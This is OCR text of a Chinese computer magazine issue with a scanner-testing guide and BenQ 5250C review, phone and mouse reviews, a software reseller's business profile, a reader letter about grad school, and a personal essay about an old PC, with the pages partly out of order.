扫描实测是很重要的一环。扫描时不要对扫描仪进行任何调整，这样才能检验扫描仪对纸张的自适应能力，扫描完成后，检查扫描结果，黑白扫描白色背景上应看不到或很少看到黑色的斑点，而且字的笔画应没有粘连现象。如果不进行调整扫描效果不好，调整后改善，说明该扫描仪不具备纸张自动适应能力，每次扫描都要花许多时间对扫描的效果进行调整，将大大降低工作效率。将图像调整到1:1，这里的1:1是指屏幕上像素点与扫描结果一一对应，屏幕实际显示图像将比原稿大8倍。这时纸张的颜色应与原稿比较接近(很多扫描仪对这种颜色还原能力不强)，字体的边缘应无锯齿现象（这代表了扫描仪的清晰度，有锯齿说明扫描仪清晰度不良），同时应能够清晰地看到纸张表面凹凸不平。(这一点反映了扫描仪对色彩细节的还原能力)，只要满足这三点，扫描仪的性能就基本令人满意。判断扫描仪是否是真正的36位及以上的扫描仪，可取一张照片，对其背面进行扫描，它的背面一般有淡淡的水印，如果扫描仪能够清晰地扫描出这些水印，说明扫描仪货真价实。

一般用户可采用下述方法对扫描仪的感光元件质量、传动机构、分辨率、灰度级、色彩等性能进行检测。

1.检测感光元件

扫描一组水平细线(如发丝或金属丝)，然后在ACDSee中浏览，将比例设置为100%观察，如纵向有断线现象，说明感光元件排列不均匀或有坏块。

2.检测传动机构

扫描一张标称幅面(如A4)图片，在ACDSee中浏览，将比例设置为100%观察，如横向有撕裂现象或能观察出水平线，说明传动机构有机械故障。

3.检测分辨率

用标称分辨率(如600DPI)扫描彩色照片，然后在ACDSee中浏览，将比例设置为100%观察，不应观察到混杂色块，否则分辨率不足。一般检查可用标称分辨率扫描一张人物面部特写(照片质量要好)，注意观察面部皱纹的分支的连续性，分辨率较高的扫描仪的表现较好。也可用标称分辨率同时扫描一张“一元小钞”和一张“百元大钞”，在ACDSee中设置为100%的比例浏览时，肉眼无法观察出的细节，如底纹和色彩，应能分辨得很清楚。

4.检测灰度级

选择标称灰度级扫描一张带有灯光的夜景照片，注意观察亮处和暗处之间的层次，灰度级高的扫描仪，对图像细节(特别是暗区)的表现较好。如果你对灰度级要求很高，可选择默认值扫描一张色标卡样本，如AGFA公司的IT8彩色标准色标卡(国际公认的权威标准)，该卡上有22级灰度

梯尺，用 PhotoShop 的 Eyedropper 功能读出扫描结果中 22 级灰度的解析程度，常见扫描仪大多能分辨出 20 级左右的灰度 。

5.检测色彩

选择标称色彩位数、取消色彩校正扫描一张白纸，如果扫描出的白色底板上有浅浅的色彩(有些低档扫描仪带有较深的色彩)，说明扫描仪的色彩系统有问题。选择标称色彩位数扫描一张色彩丰富的彩照，将显示器的显示模式设置为真彩色，与原稿比较一下，观察色彩是否饱满，有无偏色现象。如果你对色彩要求很高，可选择默认值扫描一张色标卡样本(如 AGFA 公司的 IT8 彩色标准色标卡)，用 PhotoShop 的 Eyedropper 功能读出纯黑和纯白区域的 RGB 值(纯黑区域的 RGB 值越接近 0 越好；纯白区域的 RGB 值越接近 255 越好；两者之间数值范围越宽，说明动态范围越大；RGB 三色值越平均，说明色彩偏差越小)。纯黑区域的 RGB 值一般应在 20 以下，最好小于 15；纯白区域的 RGB 值一般应在 233 以上，最好大于 240；RGB 三色值一般应小于 10，最好能小于 5。

6.OCR文字识别输入检测

扫描一张自带印刷稿，采用黑白二值、标称分辨率进行扫描，300DPI 的扫描仪能对报纸上的 5 号字作出正确的识别，600DPI 的扫描仪几乎能认清名片上的 7 号字。

实例分析——BENQ 5250C扫描仪

BENQ 是世界三大扫描仪厂商之一，很多品牌的扫描仪产品都是 BENQ 所 OEM 的。这款 5250C 扫描仪是 BENQ 最新推出的产品。

5250C 最大的卖点是它的外观，在 5250C 的上盖上印刷了唐代大书法家怀素的狂草，外观看上去书卷气很浓，当然，这对于性能来说是没有实际意义的。



可看出5250C很薄

5250C 真正在设计上令我们称道的，其实还是两点：第一，5250C 的耗电大大低于传统的扫描仪，以至于它不需要外置的电源，只要使用 USB 接口供电就可以正常工作。而且它使用的是 USB2.0 接口，这样在扫描速度上要比传统的 USB1.1 接口更快，当然，由于扫描仪的速度瓶颈主要还在于其机械部分，所以不能指望速度提升会像理论上那么大。另外，由于扫描仪依然是一种高功率的 USB 设备，所以必须让 5250C 独占一个主板 USB 接口，不要和其他设备共用，这样，有些时候可能使用起来不会很方便。




书法上盖

第二，5250C 的上盖铰链设计很独特。一般来说，大多数扫描仪都使用了合页式的铰链，扫描书籍等较厚的扫描物时只能把上盖拆下来扫描。但是这样的话由于上盖没有固定，有些时候扫描效果并不理想。而 5250C 采用了类似佳能“Z 铰链”的设计，在不拆下上盖的情况下就可以提高上盖的高度，显然要方便了很多。





步进轨道它决定了纵向PDI



光学组件

5250C 是明基近年来少见的超薄扫描仪，像其他超薄扫描仪一样可以支持立式扫描，不过由于侧面预留的纸张支持槽不大，所以我们并不推荐这样做。

5250C 像其他超薄扫描仪一样，使用的也是 CIS 扫描技术，分辨率则达到了 1200 × 2400DPI，远远超过了传统 CIS 扫描仪的水平。色深则达到了彩色 48bit(输入 / 输出)，灰阶 16 位(输入 / 输出)。

对于民用级的扫描仪来说，可以说一小半性能取决于硬件，另一大半性能则取决于配套的软件，明基在这方面的研发上一向非常强势。5250C 包含了明基独有的第二代微雕技术，所谓微雕技术，其实就是明基研发的一种色彩处理技术，它根据明基多年扫描仪研发积累的经验数据，可以对扫描的图像进行自动色彩调整，使之无论环境光线如何都可以调整到最佳的色彩表现上。这项技术在明基扫描仪上已经使用了两年，而 5250C 则是其第二代，将原来的二维处理算法改进为三维处理，使图像的色彩更为突出鲜明，富有立体感。

除了微雕技术之外，5250C 驱动的其他功能也非常强大，首先，它具有图片自动校正技术，可以将倾斜的图片自动摆正并自动存档。其次，它具有多种自动扫描模式，只要选定一个模式，就会自动根据内置的参数完成扫描并自动调节，输出的已经是可以不须处理直接使用的图像。



600DPI的扫描图像，比CCD扫描仪无论在精度还是色彩都不差

不过 5250C 最为诱人的其实还是其图像拼接技术，只要扫描两张 A4 规格的图像，

■ CFAN评测室



旋转镜头的魅力——CEC F16手机试用

近一年来，数码产品市场上最重大的事件可能就是国产手机逐渐取代进口手机成为手机市场的主体产品了，而且，随着国内厂家在设计与制造技术上的进步，一些高档国产手机产品已经不像当年的某款“钻石手机”那样靠旁门左道来吸引用户，而是真正能够在功能和性能上与进口产品一较高下了。CEC不久前所推出的CEC F16手机就是其中的一个例子。

平实的外观设计

客观地说，CEC F16的外观并没有太多的特色，它使用传统的贝壳式造型，使用了时下流行的翻盖式设计。比较特殊的地方在于天线设计上使用了三星手机式的四四方方的造型，算是比较吸引人的。



独特的设计亮点

与普普通通的整体外观相比，F16在一些细节上倒是十分个性。F16虽然也是双屏设计，但并没有使用TFT＋STN或是彩色＋黑白的设计，它的主屏幕是目前主流的1.8英寸64K色TFT屏幕，而外屏幕是四色OLED屏幕。与普通的黑白屏幕相比，它的显示效果更为突出和诱人，但耗电又不像STN屏幕那么大。其实，我们认为这样的设计比普通的彩色屏幕来得更好，因为外屏幕主要显示的也不过是来电、时间等有限的信息，并没有采用真彩屏幕的必要。

F16的第二个设计亮点是64和弦的来电铃声，这种最新的MIDI芯片在目前的手机中还非常少见，不过从目前F16内置的铃声来看，这些铃声文件并没有充分发挥出64和弦的优势来，还有待于用户自己的开发。但F16的铃声比较响亮，配合强力的震动功能，一般不会有漏接电话的情况发生。

当然，F16手机上最为吸引人的，也是它所主打的功能还是30万像素的摄像头。F16是国内厂商推出的第二款具有旋转摄像头的手机，其摄像头可以进行180度范围的旋转，同时可以对画面进行旋转处理及4倍的数码变焦处理。就拍摄的效果而言，在目前的手机摄像头中属于比较不错的，只是镜头尺寸较小，而且没有闪光灯功能，所以在环境较暗时效果不太理想，虽然在拍摄模式中可以选择“夜景模式”，但此时的色彩很黯淡。



强大的通信功能


F16真正强大的地方还在于它是一款4频手机，除了常见的三个频段之外，它还支持在美洲个别地方使用的850MHz频段，这使得它成为一款真正意义上的“世界手机”。而且它的信号质量很好，在地下室等地方也具有一定的信号水平。电池虽然容量有限，但实测在不关机的情况下可以满足3天以上的使用。

F16的内存管理能力也很不错，它能够支持存储255个电话和地址，其中每个地址可对应存储1个联系人姓名、5个号码（家庭电话、行动电话、寻呼机、办公室电话以及传真机）、1个地址、1个email地址、1个铃声以及1个个性化图片。同时，使用数据线与电脑连接时，可以直接使用内置的16MB内存，进行内部个人数据传输，还可以当作优盘使用。

总体评价

CEC F16是国产手机中，就功能而言的佼佼者，比之很多进口手机也丝毫不差。不过它的外形不算很有特点，摄像头没有充分发挥出30万像素的优势，如果解决这两个问题，那么就很完美了。

另外，CEC F16目前的价格相对来说还是偏高了一些，毕竟大多数拍照手机的价格都已经在3000元以下了。CF [SC16]



实物扫描效果基本无实用价值

它就可以通过自带的软件寻找其中的共同点，将其拼接为A3尺寸的图像，进而还可以生成更大尺寸的扫描图像。比之传统扫描仪要手动完成这一过程方便了很多。

同时，5250C还捆绑了ArcSoft PhotoImpression(影像编辑)、ArcSoft PhotoBase(多媒体管理)、ABBYY FineReader OCR(英文拉丁文识别软件)、汉王OCR(中文识别软件)和Photofamily2.0图片管理软件等第三方软件，以完成图像处理、文字处理等各项扫描仪所需的功能，捆绑的软件也都是同类产品中的佼佼者。

当然，理论上谈这么多，还是要实际扫描一下来看看。

从扫描的效果来看，BENQ 5250C并不比普通民用级别的CCD扫描仪差，特别在CIS扫描仪传统的弱项色彩上表现不错。只是在实物扫描上还是不理想，不过对于大多数家庭用户来说，这方面的应用也很有限。CF [SC15]

摆脱线缆的困扰——罗技无线迷你旋貂



■ CFAN评测室

提到迷你旋貂，大家应该并不陌生，这是罗技的一款笔记本专用鼠标，与微软的迷你鲨、IBM 的小黑鼠被并称为最著名的三大笔记本专用鼠标。以其良好的手感和可爱的外形而广受欢迎。



老的迷你旋貂

不过迷你旋貂和大多数笔记本专用鼠标一样，也是使用的有线连接方式。实际上，除了一款使用蓝牙技术的"蓝极飞貂"之外，罗技所有的无线鼠标都是台式机的，而蓝极飞貂在设计上并不适于作为普通的鼠标使用。

虽然对于笔记本鼠标来说，由于使用空间有限，无线与否并不像台式机那么重要，但是由于不同机型的鼠标接口位置不同，在有些时候，使用无线鼠标还是要更为方便一些。所以才有了无线迷你旋貂的问世，它并不是迷你旋貂的替代产品，而是更为高档的升级产品。

新颖的外形

无线迷你旋貂的大小和迷你旋貂差不多，但是外形有很大的变化。无线迷你旋貂没有采用传统的流线型上盖，而是抬高了鼠标后部，同时在侧面采用直线过渡，与迷你旋貂相比更显得硬朗与棱角分明。同时，无线迷你旋貂前部的按键也没有采用传统的收缩设计，而是采用了前宽后窄的设计样式。



底面设计风格变化很大

与迷你旋貂相比，无线迷你旋貂的手感有一定的区别，特别体现在不同手型的用户身上。迷你旋貂由于背板流线型较好，所以对手有良好的贴附性，手较小的人用起来很舒服。但对于手型较大的用户来说就显得有点局促。而无线迷你旋貂由于将侧部改成直线过渡，加大了侧面的持握面积，虽然在手的贴附性方面感受有所降低，但无论是手大还是手小的人都可以稳定地持握。

无线迷你旋貂的天线则使用了微型无线天线，外形和体积都和一个闪盘差不多。

值得肯定的细节设计

与罗技以前的产品相比，这一次无线迷你旋貂在很多细节设计上有所变化。



闪盘形状的天线


首先，在这款产品上，罗技第一次将多年使用的小垫脚改成了大垫脚，这么做的原因尚没有官方说法。一个可能的理由是：罗技以往的小垫脚由于粘接面很小，以至容易脱落，对于需要随身携带的笔记本鼠标来说，这点可能更为严重。所以需要使用大垫脚来提高寿命。

无线迷你旋貂的另一个独特设计是：罗技以往的无线鼠标上，对频按钮都是需要使用细针来触动的小按钮，这样可以避免使用中的误触。而在无线迷你旋貂上，两个按钮都改成了用手指可以直接按动的大按钮。我们认为，这种改动的目的是——在户外如果无意中更改了鼠标的频率，那么鼠标将不能正常使用，而由于传统无线鼠标需要工具帮助对频，这样很可能手中找不到合适的工具，而如果将按钮改成可以直接用手触发的设计，虽然增大了误触的可能，但是随时都可以重新对频，所以反倒更加方便。

无线迷你旋貂的第三个独特设计我们非常欣赏，这就是它专门设计了一个电源开关，在不使用鼠标的时候可以将电源关掉。一般来说，无线鼠标在不使用的时候都会采用节电模式以节省电能，不过对于笔记本鼠标来说仅靠如此是不行的，因为携带中的晃动很可能使得它无法保持在节电模式下，所以增加一个电源开关就可以在不使用的时候彻底关闭鼠标，最大限度地节省了电能。

存在的缺陷

无线迷你旋貂最大的缺陷就是它没有使用罗技引以为傲的最新的高频无限连接技术，这使得它易受外界杂电波的干扰。最明显的例子就是如果将手机放到鼠标旁边，鼠标就不能正常工作。对于台式机鼠标来说这并不是很严重，但是对于笔记本鼠标来说，由于使用环境更复杂，所以这就成了一个比较严重的问题。特别是当使用 GPRS 上网卡的时候，它的无线电波也会干扰鼠标的使用，这就严重限制了无线迷你旋貂的使用范围。



可以看出两种鼠标外形的差异

CF [SC17]

平平淡淡才是真

——一位财务软件代理商的创业历程

■ 山东　王洁

在竞争激烈的IT浪潮中，有无数赫赫有名的IT精英，也有无数的CEO、CSO、CIO、CTO。很多踏入IT业界的朋友，希望自己的未来也像他们一样灿烂夺目，也把这个作为自己的重要奋斗目标。但你是否知道，在IT就业大军中，有很多默默无闻的开拓者，他们没有显赫的名号，也没有声势浩大的广告助阵，但他们凭借自己对事业的执着，凭借自己对市场的把握，凭借自己的拼搏，在激烈的市场竞争中，开辟出了一片属于自己的天地。

董明，某品牌财务软件的代理商，他是IT就业大军中比较典型的一位，本刊记者特地采访了董明先生，下面让我们看看他的创业之路！

平凡的经历，执着的信念

邹平，是位于鲁北的一个普普通通的县城，在这里有个奇特的现象。一般情况，公司采购财务软件，不是直接通过大财务软件公司，而是由一个名不见经传的××财务软件服务中心来采购的，包括一些ERP系统，董明便是这个代理中心的创办人。

董明，出生于鲁北一个贫瘠的农村。1993年从淄博商业学校会计专业毕业，到当地某国企从事会计工作，工作不到一年，因企业经营困难，跳到一家商业银行，后因没有社会基础不能完成存款指标，无法转正，便无奈地辞职了。1995年到青岛一家台湾独资企业重操旧业做会计。细细想来，毕业四年，三次易职，颇感凄凉。



因孤身异地，工作之余他就和公司财务部里那台惟一的电脑玩上了。电脑是当时非常流行的P133，能玩一些游戏，这就是其热爱电脑，直至后来喜欢软件的开始。开始学习“祷思”(DOS)程序，试着做Excel表格，后来写一些小游戏，汉字处理等。

真正有作财务软件创业的想法，还是从1998年到邹平的一家外商独资企业作会计开始的。由于董明先前在几家公司做过财务工作，因此对日常的财务处理轻车熟路，而且公司业务比较少，空闲时间因此多一点，虽然收入还可以，但毕竟过着飘荡的生活，总想创建一份事业，给自己一个归宿。

2000年，公司开始使用浪潮财务软件，这给了他极大的启发。在使用财务软件过程中，经常遇到一些问题，比如，如何更换数据库、客户端和服务器ping不通、无法连接Oracle实例、不能访问数据库等问题，这些问题不是一般人员所能解决的，而软件公司免费服务周期只有一年，且距离较远，服务不及时，即使是当地的服务中心，距离也有100多公里。这时，董明便萌生了一个创业方案，何不自己在当地创建一个浪潮软件服务中心呢？

理性分析，做到有的放矢

俗语说，“万事开头难”，一个人在事业上打响胜利的第一炮，并不容易，而难中更难的是，如何能对自己要创建的事业进行充分考虑，做到心中有数，这是事业成功的第一步。作财务软件代理与服务的前景究竟如何？！

董明通过多方面了解到，当时由于我国的财务制度和国际通行的财务制度之间存在着很大差异，带有较浓的计划经济色彩，因而在计算企业利润、企业纳税方法等诸多方面都有自己的一套标准，而不像其他行业软件那样受外国厂商和盗版软件的双重冲击，呈现出一片欣欣向荣的景象，如用友、浪潮国强、金蝶、安易、新中大、金算盘等财务软件厂商。另外一方面一些国际厂商，如Oracle、SAP 、SSA、CA、DacEasy等，由于种种原因所占分额较小。

从企业角度来考虑，伴随着经济的高速发展，民营企业也大量涌现，企业对财务管理和核算工作提出了更高的要求，已经不满足于过去的简单汇总、报表工作，而采用财

务软件之后，就可以使这些工作在每个月末自动完成，有效地减轻了财务人员的工作量，使得财务管理工作更加科学化、系统化。

经过深入的调研之后，董明最后决定，与距离自己比较近的浪潮通软公司合作。和浪潮公司联系的时候，恰好他所在的地区缺少浪潮服务机构，所以谈得非常顺利。不久，邹平浪潮通用软件服务中心就“挂牌”成立了。

从简持家，抓住根本

如同其他刚刚创业的同龄人一样，董明没有什么资金，他用平时节省下来的钱购买了一台浪潮家用电脑，作为工作用电脑，整个服务中心当时也就只有他一个人，工作场所是租赁其他单位的一间房子。其实作财务软件代理也不需要太多的硬件投入，而最为关键的是“软”的投入。

首先是“人”的问题，无论是软件服务还是软件代理，都缺少不了人，除了自己外，董明临时聘请了两个朋友帮忙。他们都是学习会计电算化的，对于财务软件、网络、数据库、财务等比较熟悉。由于很多财务软件都是网络版的，服务人员必须对Windows NT Server 4、Windows 2000 Server、Windows 2000 Advanced Server等服务器操作系统能够熟练操作。由于客户的计算机所安装的操作系统各异，因此工作人员对于Windows系列（Windows 98/Me/2000/XP/2003)、Linux，Unix系列（IBM AIX、Sun solaris、HP Unix）的操作以及各自的系统特点了如指掌，以避免客户遇到困难时不能够及时解决。

另外一方面，应用财务软件最为关键的内容，就是数据库的操作了。数据库对财务软件来说具有极其重要的意义。在最早的财务软件中，功能只局限于“替代手工会计业务”，财务软件所要求的数据库也极其简单，如dBASE、FoxPro、Access等足以应付。随着市场需求的不断变化，财务软件不仅要完成作账的工作，且充分利用会计信息，为各级各类的管理部门服务，因此需要更加强大、稳定的数据库来支持，而且要Oracle、MS SQL Server、Sybase、DB2等主流数据库便是首要选择了。

每种数据库系统针对不同的应用环境开发了相应的版本，如Sybase就有三种版本：Unix操作系统下运行的版本、Novell Netware环境下运行的版本、Windows NT环境下运行的版本。作为财务软件服务人员要掌握SQL Server的基本结构、系统的安装、创建和管理数据库、管理和控制、配置系统参数，对系统进行备份和恢复等操作技巧，这是进行财务软件代理工作的重要基础工作。在网上有很多关于数据库的网站，其中的一些文章和网友问答，非常具有代表性，对于提高数据库的应用技能是一个非常不错的免费课堂。部分数据库网站如下，大家可以参考：

◆ Oracle技术网
http://www.oradb.net

◆ MySQL
http://www.mysql.com

◆ 软件编程资讯网
http://www.cty99.com

◆ SYBASE数据库世界
http://www.ddhome.net/program/sybase/index.asp

◆ LoveUnix -Unix & Linux乐园
http://www.loveunix.net

◆ ChinaUnix.net
http://chinaunix.net/jh/22

◆ Unix中文宝库
http://forum.douzhe.com

激情、真诚，创业的源泉

几乎每个人都有自己创业的梦想，当对自己所要作的事情做了物质上的、心理上的充分准备之后，下一步就是如何实施了。当记者问董明在创业的初期他是如何作销售的，采用了哪些宣传和促销手段时，董明说了一句话：“凭自己的激情去做好自己的事业。”的确，作为没有什么财富积累的年轻人来说，董明走了一条脚踏实地的创业之路，在创业初期甚至现在，可以说没有在宣传上投入一分钱，完全凭借自己的热诚、真心，体贴入微的服务来影响着客户、拓展自己的业务。

董明所代理的财务软件与其他商品有着极大的不同，就是允许客户在一段时间内试用，当客户认为软件适合自己需要的时候，再支付货款就可以获得正式使用权了。而董明就在这方面做了极大的投入，对于那些希望尝试使用财务软件的客户，无偿提供服务，董明戏称，这种销售方式为“地毯式”推销。由于很多企业的财务人员计算机水平较低，不得不从最基本的打字开始教起，也正是这种精神让许多原准备只想试试看的企业最终购买了他的产品。当然，这种方式需要投入极大的精力和时间，有些情况下可能劳而无获。



凭借自己的一颗至诚之心，在2000年5月份，他做成第一笔业务，有了良好的开端。自2000年至2003年间，在他的销售区域内有20余家企事业单位采购了他代理的软件。而且令人钦佩的是，董明并没有放弃自己的本职工作，这些业务都是利用业余时间和假期完成的。

ERP，敢于尝鲜

在推销软件的业务中，董明发现很多大中型企业，管理的范围不但包括自身的资源，还要延伸到供应商、客户和合作伙伴。因此原来功能较为单一的财务软件和物流软件已经不能满足企业需要，ERP（Enterprise Resource Planning）系统以及ERP Ⅱ就成为其重点开发的项目了。

企业对于信息化的认识却是千差万别，企业对于信息化的要求，更是林林总总，数不胜数。如何让企业的管理

层认识和接受ERP，是摆在董明面前的一个非常重要的问题。

董明通过多种方式向有关企业的管理人员讲解，ERP系统与财务软件的异同以及对企业的作用。比如ERP能够帮助企业解决在财务管理、销售、生产、库存过程中出现的问题，提高市场占有率，一个比较完整的制造业ERP系统包含了MRP（Material Requirement Planning，物料需求计划）和MRP II（Manufacturing Resource Planning，制造资源计划），而早先财务和物流软件中的功能，只是ERP中的模块而已。

另外一个比较令人头痛的问题就是，国内以ERP命名的管理软件厂商不下几十家，国外ERP产品也颇多，产品及服务价格也从几千元到上百万元不等，这些都影响着客户采购ERP软件的方向。针对这个问题，董明从一些技术角度，实事求是地给客户分析了不同厂商、不同类型的ERP软件的区别。

国外ERP厂商如SAP、ORACLE、BAAN、J D EDWARD、PEOPLE SOFT等，开发ERP软件历史较长，很多有20余年的开发经验，具有非常强大的技术实力和丰富的实施经验，但这些国外产品的销售定位一贯处于金字塔的顶端，给业界的印象是高不可攀。服务用户个性化需求等这些问题也是国外ERP软件所面临的难题。国内的ERP软件厂商很多是从财务软件转型而来的，如用友、金蝶、浪潮通软等，与国外产品相比，国内ERP软件具有很多有利条件，如：软件复杂程度低，针对我国企业的管理规范与处理惯例方面有较多的考虑，实施服务便利和费用相对低廉等。这些通俗的解释使得客户对ERP系统有了基本的了解，从而能够配合软件公司做好ERP系统的实施。

在推销ERP系统方面，董明还是比较谨慎的，毕竟他的服务中心固定工作人员太少，因此很多ERP技术服务和支持需要依靠软件公司总部来完成。ERP作为一个复杂、庞大的工程，要经过分析设计、试点测试、系统实施等多个阶段。在2002年至2003年间，董明已经在软件公司的帮助下为三家企业实施了ERP系统，取得了不错的示范效果，也得到企业的认可。

结合自己的实践经验，董明认为在一个企业中能够较为顺利地实施ERP系统，以下几个方面非常重要：

1.需要企业各部门的紧密配合，提高企业对信息化建设的认识。

2.必须要有管理咨询专家为企业提供完善的咨询、指导和帮助。

3.要贯彻“整体规划，分步实施”的原则。

4.基础数据必须完整准确等。

量力而行，追求卓越

作为一个小区域的软件代理商，其业务覆盖面积较小，客户资源有限，而充分发挥现有的资源优势，占据较大的市场份额，是每个人所追求的重要目标。当记者问董明，既然你不作广告宣传，不怕其他的软件厂商来抢你的客户吗？“没有关系。”这是董明坚定的回答。由于财务软件的特殊性，每个客户采购时，不仅仅看价格、品牌、市场影响，在很多方面是看售前、售后服务以及周围的企业应用软件的效果，而董明最大的优势就是能够提供很多免费的服务，这也是无形的广告投入。因此在潜移默化的影响下，很多企业主动找他了解财务软件。从另外一个方面说，财务软件公司一般给代理商制定的产品利润空间比较大，因此关键性的问题是如何做好现有的客户，而不是贪多图大。



很多朋友希望从IT浪潮中淘得属于自己的一桶金，但不知从何处着手，董明的这段创业经历不知是否能给读者朋友一些启示。

小编拙见

每个希望创业的人，只有保持一个清醒的头脑，充分挖掘自己的潜能，脚踏实地地从自己最熟悉的领域着手，抛弃浮躁，用自己的真诚和汗水去换取最终的成功。

其实，面对激烈的市场和职场竞争，所有的人都在用自己的方式进行着创业和就业。在本杂志2003年第22期的创业栏目中，小编作了一期关于大学生考研的一篇文章，该文章中讲述了考研者的不同心态，他们非常有代表性，正反映了现在社会中大学生就业的某些问题。

在本期的创业栏目中，有一篇“我也说‘创业＆就业’”的文章，是一位热心的读者对22期中《冲击与希望——一个IT硕士研究生的“考研”、求职之路》文章的一些感想，并且简单的说了自己的切身感受，及他个人的观点。这位读者的肺腑之言，表达了他对创业栏目的殷切希望和积极支持，同时也给了小编很大的启发。

04年新年伊始，大家对“创业＆就业”栏目给予了更大的希望和关心。这也给小编带来很大的压力，为此，小编在不懈努力，创业栏目一定要在去年的基础上办得更好，要成为尝试创业者的创业指南，成功创业者的创业航母。

CF [CY01]

“创业＆就业”栏目向读者朋友征集稿件

如果你已经有了创业的想法，对该行业还不是特别了解，需要行家来为你支点一二，尽可以告诉小编；如果你已经是一个经验丰富的商界精英或曾在商界摸爬滚打过，肯定有很多的经验教训要告诉读者，赶快给小编写信或发邮件；如果你对本栏目的内容有更多的想法、意见和建议，小编在企盼你不吝赐教。

电脑爱好者 创业＆就业栏目
彬　彬(责任编辑)
E-mail:soho@cfan.com.cn
通信方式:北京9615信箱　彬彬(收)
邮编:100086
www.cfan.com.cn

我也说“创业&就业”

■ 广东　菜鸟呆瓜

看了《电脑爱好者》杂志上“创业 & 就业”栏目中题为《冲击与希望》一文。我觉得，文中的确反应了目前大多数考研者的心态。但我还是想要说上几句。

文中反应攻读硕士、博士学位是为了更好的掌握就业的主动权。我们可以把这句话再说白一点儿：就是能够选择一个更好的职位，有一份更高的收入。我想这是目前大多数人读研究生的根本动力，无论是本科毕业直接读硕士的学生，还是参加工作后不满意现状再考研的人员。我想，有几个问题是准备考研者需要考虑的。

第一：你的动机

你是为了找个工作而读书呢，还是需要提高自己的能力而读书？

第二：读研也是一种投入

每个考研究生的人乃至攻读博士的人，都应该明白，自己花不少的钱和不短的时间都属于一种投入，你所有的投入能不能得到更高的回报是一个未知数，这是存在着风险的。因为三年研究生毕业后，你可能还是和当年的一个本科生待遇差不多；或者你研究的方向已经被一个更好的技术方向替代了，如果是这样，损失就会很惨痛了。当初的热门专业可能等到你毕业后已经是无人问津了。

第三：竞争的转移

越来越多的人从大学里走出来，其中的大部分人又去读研，这必然会导致竞争的加剧，乃至整个竞争层次的提高。目前可以看到，原来的竞争很大程度上是集中在本科生这一层次，那时研究生很有优势，现在这种情况就不如以前了。很多时候不再是为了找一份好的工作，而是为了一份工作而竞争了。

第四：读研究生不是惟一的出路

“纸上谈来终觉浅，绝知此事要躬行。”读研不失为一种好办法，但不是惟一的方法。在一个较大且培训机制完善的公司上班也很好，可以学习很多东西，一些大的公司特别是跨国集团往往都有自己专门的培训机构，达到一定的要求还可以颁发相应的培训证书和能力证明。培训的内容很有针对性，相应证书也会很有用的。现在很多公司招人都要求有两年、三年或五年甚至更长时间的工作经验。

第五：慎重作决定

考研还是工作要想清楚。不要因为一时的工作不如意就选择了读研，这是一种逃避的态度。要想清楚，看明白了。

第六：可塑造性的变迁

中国的本科教育是基础性教育，读研究生则开始转型成为研究性教育了。到了研究生这个阶段，基本上走的方向是比较固定的，可以走的道路也变窄了一些。所以准备考研前也要想清楚自己究竟适合做什么。

我离开校门的时候曾经想过，坚决不会去从事IT行业的。可是到了公司里几经波折，经过调整后，自己还是与IT搭上了边。

我2000年本科毕业时的想法也是读研究生，也付出了很多努力，最后也参加了考试。在考最后一门专业课时，接到妈妈的电话，她对我说，读研不是惟一的出路，你应该尝试一下转换角色。就这样，我放弃了最后一门考试。拿到毕业证书和学位证书后，去了原来签订协议的一个集团公司报到。当时去的大学生有200多人。在选择下属子公司或分公司时，和我一起去的人都选择了做软件或与设计开发相关的部门，只有我一个选择去了大家都不愿意去的一个生产制造型的子公司。其实对计算机和网络，我相信，自己还是不错的。当时个人感觉，虽然IT业是朝阳产业但也不是想象的那么好，我一直坚信，任何的回报都是和你的付出相关联的。现在我被调派到一个从事软件开发的子公司，间或有人会来请教。但此时的我还是不读程序，也不写源代码。

最后，我想说的是，“IT”这两个字母很简单，但不是人人都能写好的。CF [CY02]

爱机de故事

■ 山西太原　初醒

屈指算来，我和她已经相识5年了。这五年中，我看着她诞生、成长，在我看来她还处在童年，但在她的世界里，已经到退休的年龄了。而她仍在辛勤地、孜孜不倦地工作着，看着她衰老的模样，我心中百感交集。

她出生时由于生活艰难，被老板从里到外简单地包装了一下之后，安排在一所学校附近的简易房里工作，由于出身卑微，刚刚出世就得面对严酷的生活和繁重的工作。

面对来来往往的逃课学生、不分昼夜的辛劳工作、恶劣的生活环境，她就这样在那个简易房中呆了整整一年。这一年，对她而言，是全部的青春年华。后来，由于公安部门的严厉打击，这个店关了门。老板看她老了，不中用了，决定将她卖掉。

想起第一次见到她时的情景，那天天气很冷，大风吹得简易房的石棉瓦"嘎、噶…"直响，屋里没有暖气。她，呆在墙角一张已经缺了一个角的肮脏的电脑桌上，前面板上不知被谁用烟头烫伤了一大片，和白色的面板相比，那块黑斑显得特别扎眼，也许这就是她没有被别人买走的原因吧。

看到她的这个样子，当时我犹豫了。3000元的价格我几乎不能承受，这些钱都是父母的血汗钱呀。临出家门时，母亲将用报纸包着的3500元钱，从一个漆皮大多掉落的小木盒中拿出来，放在从初中时我就已经开始使用的蓝色书包里，然后对我说："如果你看着好，就买回来吧。"

此刻，简易房外面的风似乎更大了，屋顶的石棉瓦响得更厉害了，我突然觉得她在颤抖，不知什么原因，我对面前的她产生了怜悯之心，不忍心她继续呆在这样恶劣的环境里。我原本想，能有一台大学机房里那样配置的电脑也就可以了，可她看起来比那些电脑还要差许多。从另一方面来说，我又太需要一台电脑了，也许错过这次机会，不知道又要等到什么时候才能拥有自己的电脑。于是下定决心把她抱回了家。

这样，我就有了她——这个配置是赛扬366、32MB内存、4MB显卡、板载声卡、24X光驱、无软驱、6.4GB硬盘、14英寸显示器的电脑。

